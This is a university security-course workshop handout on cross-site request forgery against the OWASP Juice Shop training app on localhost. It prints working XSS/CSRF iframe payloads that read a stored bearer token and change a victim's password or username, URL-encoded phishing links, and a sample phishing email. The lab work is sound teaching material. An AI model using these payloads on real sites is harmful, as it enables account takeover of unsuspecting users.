CSC 515: Spring 2023 – Workshop 3: Cross-site Request Forgery

In this workshop, we will exploit a vulnerable web application by a cross-site request forgery attacks.

For this workshop, you'll need to complete the following tasks and then answer questions in Gradescope.

Note: I had to use Firefox to perform this attack. (Slankas)

#	TasK	Description
1	Getting Started	Review the basics of cross-site request forgery.
2	Review the intended functionality	Review the intended functionality of the web application.
3	CSRF Attack	Execute a cross-site request forgery attack.
4	CSRF Attack with Order Tracking	Execute a cross-site request forgery attack.
5	On Your Own	Answer a set of questions about the cross-site request forgery attack.


Getting Started

A **cross-site request forgery** (CSRF) attack happens when a web application does not (or cannot) sufficiently verify whether a well-formed, valid, consistent request was intentionally provided by the user who submitted the request.

An attacker can trick a browser into performing undesired requests to websites on behalf of logged-in users. The sites that are more likely to be attacked are community websites (social networking, email) or sites that have high dollar value accounts associated with them (banks, stock brokerages, bill pay services). If the conditions are right, the malicious request includes the victim's credentials when sent to the vulnerable site.

Intended Functionality

1. Login to the OWASP Juice Shop as any user (for example: username demo and password demo).
2. In the user account drop-down, select Privacy & Security. On the Privacy & Security page, select the Change Password option.




3. Change the user’s password by entering new values.

Guided CSRF Attack

Many cross-site request forgery attacks involve **social engineering** attacks to convince an unsuspecting user to load a webpage or click a link that will quietly use the user’s session information to perform some operation.

1. Change a user’s password. Open the browser’s developer tools to view the HTTP request for the password change:




```
General
Request URL: https://slankas-juice-shop.herokuapp.com/rest/user/change-password?current=demo&new=password&repeat=password
Request Method: GET
Status Code: 200 OK
Remote Address: 18.208.60.216:443
Referrer Policy: strict-origin-when-cross-origin

Response Headers
Access-Control-Allow-Origin: *
Connection: keep-alive
Content-Length: 330
Content-Type: application/json; charset=utf-8
Date: Wed, 14 Sep 2022 11:55:18 GMT
```

Change Password HTTP Request

What do you notice in the screenshot? URL / Request Method



```
Query String Parameters
current: demo
new: password
repeat: password
```


HTTP GET Request Parameters

Notice that the HTTP GET request uses three parameters: current, new, repeate

2. Now, try to manually manipulate the request URL: (modify the hostname/address as needed)
   http://localhost:3000/rest/user/change-password?current=A
   returns: Password cannot be empty

   http://localhost:3000/rest/user/change-password?current=A&new=A
   returns New and repeated password do not match.


   http://localhost:3000/rest/user/change-password?new=A&repeat=A
   returns a blocked illegal activity message



```
500 Error: Blocked illegal activity by ::ffff:10.1.84.119
    at /app/build/routes/changePassword.js:47:22
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at next (/app/node_modules/express/lib/router/route.js:144:13)
    at Route.dispatch (/app/node_modules/express/lib/router/route.js:114:3)
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at /app/node_modules/express/lib/router/index.js:284:15
    at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
    at next (/app/node_modules/express/lib/router/index.js:280:10)
    at /app/build/routes/verify.js:135:5
```

   Illegal Activity Blocked

   Hmm… that didn't work, but at least it tells us the request was likely valid! Let's check other parts of the request, specifically the header: (This screenshot is from the original, valid request)



```
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJkZW1vI
iwicGFzc3dvcmQiOiJmZTAxY2UyYTdmYmFjOGZhZmF1ZDdjOTgyYTA0ZTIyOSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxl
SW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFN1Y3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIyLTA5LTE0IDE
xOjUwOjEzLjMzNiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIyLTA5LTE0IDExOjUwOjEzLjMzNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2NjMxNTYyODMsImV4cCI6MT
Y2MzE3NDI4M30.aKBYVl8ZifPcgkY5gCFvXKIKoyswelm7MtKJQe78fgRp-mZwFkG5GZ5JPrUEVwrJWhca5Yb_pO-d80MmzrjdK5OZxdMs_44oCJQvgA9o7Ph_xtAxMaodLBlnKE5WCUq-M
_1Q7fothpw-DXEyMWCyRJ3mGcqPEUv-mpRrUCVibN8
```

   Request headers include an Authorization token

3. The "blocked illegal activity" message is likely because we did not have an authorization token associated with our request when we manually edited the URL. Where are the "bearer" tokens stored? In the user's cookie information. We can retrieve a user's token from their cookie information using a script.

4. Let's try building a request that adds an authorization header to our request that uses a user's token. A script might look like this:


```
<script>
xmlhttp = new XMLHttpRequest();
xmlhttp.open('GET', 'http://localhost:3000/rest/user/change-
password?new=ugotfooled&amp;repeat=ugotfooled');
xmlhttp.setRequestHeader('Authorization',`Bearer=${localStorage.getItem('token')}`);
xmlhttp.send();
</script>
```

5. If we want to use XSS to carry-out this attack, we can use the Search box, which is vulnerable to XSS.

6. In the Search box, submit the following search:

```
<iframe src="javascript:xmlhttp = new XMLHttpRequest(); xmlhttp.open('GET', 'http://localhost:3000/rest/user/change-password?new=ugotfooled&amp;repeat=ugotfooled');   xmlhttp.setRequestHeader('Authorization',`Bearer=${localStorage.getItem('token')}`); xmlhttp.send();"></iframe>
```

7. What happened? There are no visible cues to indicate anything out of the ordinary happened. Instead, we can use the browser's developer tools to check the network requests:


Developer Tools — OWASP Juice Shop — http://localhost:3000/#/search?q=<iframe src="javascript:xmlhttp = new XMLHttpRequest(); xmlhttp.open('GET', 'http://localhost:3000/rest/user/change-password?new=ugotfooled&amp;repeat=ugotfooled'); xmlhttp.setRequestHe
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Disable Cache
No Throttling
Headers
Cookies
Request
Response
Timings
Filter Headers
Block

Status	Met...	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost:3...	no-results.png	img	png	cached	32.1...
200	GET	localhost:3...	change-password?new=ugotfooled&repea	xhr	json	725 B	339 B

```
GET
Scheme: http
Host: localhost:3000
Filename: /rest/user/change-password

new: ugotfooled
repeat: ugotfooled

Address: [::1]:3000

Status           200 OK
Version          HTTP/1.1
Transferred      725 B (339 B size)
Referrer Policy  strict-origin-when-cross-origin

Response Headers (386 B)
Access-Control-Allow-Origin: *
Connection: keep-alive
Content-Length: 339
Content-Type: application/json; charset=utf-8
Date: Wed, 14 Sep 2022 12:21:10 GMT
ETag: W/"153-aCoyGQiboYr4W1nyYJkaDTySLIs"
Feature-Policy: payment 'self'
Keep-Alive: timeout=5
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Recruiting: /#/jobs
```

8. How is this useful? You could use a social engineering attack to direct a user to click on a link with this href: http://localhost:3000/#/search?q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%20xmlhttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-password%3Fnew%3Dugotfooled%26amp%3Brepeat%3Dugotfooled%27%29%3B%20xmlhttp.setRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%28%27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E

Guided CSRF Attack when Tracking Orders


Let's suppose we create a phishing email that instructs a customer to click a link to track their current order.

For example Phishing Email:

Great News! Your order has *shipped*. Click ***here*** to track your order.

Actual contents of the "here" link:
http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:%20var%20xhr%20%3D%20new%20XMLHttpRequest();%20xhr.open(%60POST%60,%20%60http:%2F%2Flocalhost:3000%2Fprofile%60,%20true);%20xhr.setRequestHeader(%60Content-type%60,%20%60application%2Fx-www-form-urlencoded%60);%20xhr.send(%60username%3DUGotFooled%60);%20%22%20style%3D%22visibility:hidden;%22%3E%3C%2Fiframe%3E

1. Login to OWASP Juice Shop using any user. Click the link in the fake email above (simulate this by copy and pasting the contents into the browser URL. Alter the URL as necessary for your instance of Juice Shop) – what happens?


Search Results -

Expected Delivery

? Days

Ordered products

Product Price Quantity Total Price

Bonus Points Earned: {{bonus}}


(The bonus points from this order will be *added 1:1 to your wallet ¤-fund* for future purchases!)

Track Order Page

Nothing looks terribly out of place. No order is tracked, but the link did take us to the order tracking page.

But what really happened?

2. Open the current logged-in user's profile page:



When the user clicked the link, their username was changed to **UGotFooled**!

How did this attack work?

From Lab 2, we know the order tracking page is vulnerable to cross-site scripting attacks. Therefore, we created a script that would submit a POST request to the profile API endpoint to change the customer's username:

```
<iframe src="javascript:
var xhr = new XMLHttpRequest();
xhr.open(`POST`, `http://localhost:3000/profile`, true);
xhr.setRequestHeader(`Content-type`, `application/x-www-form-urlencoded`);
xhr.send(`username=UGotFooled`);
" style="visibility:hidden;"></iframe>
```

Since the order tracking page also uses a tracking ID as a URL parameter, we were able to construct the following url to use in our phishing email:

```
http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:%20var%20xhr%
20%3D%20new%20XMLHttpRequest();%20xhr.open(%60POST%60,%20%60http:%2F%2Flocalhost:3000
%2Fprofile%60,%20true);%20xhr.setRequestHeader(%60Content-type%60,%20%60application%2
Fx-www-form-urlencoded%60);%20xhr.send(%60username%3DUGotFooled%60);%20%22%20style%3D
%22visibility:hidden;%22%3E%3C%2Fiframe%3E
```

On Your Own

In Moodle, answer the questions in the Workshop 3 activity by performing a cross-site request forgery attack yourself.

Create your own CSRF attack that does something other than changing a customer's password or changing the customer's username. You can use any of the API endpoints that you discover in the system, and you can be as creative as you'd like. Remember the goal is to demonstrate that you understand how CSRF works, so you are not required to do anything more advanced in scope when compared to the examples in this document.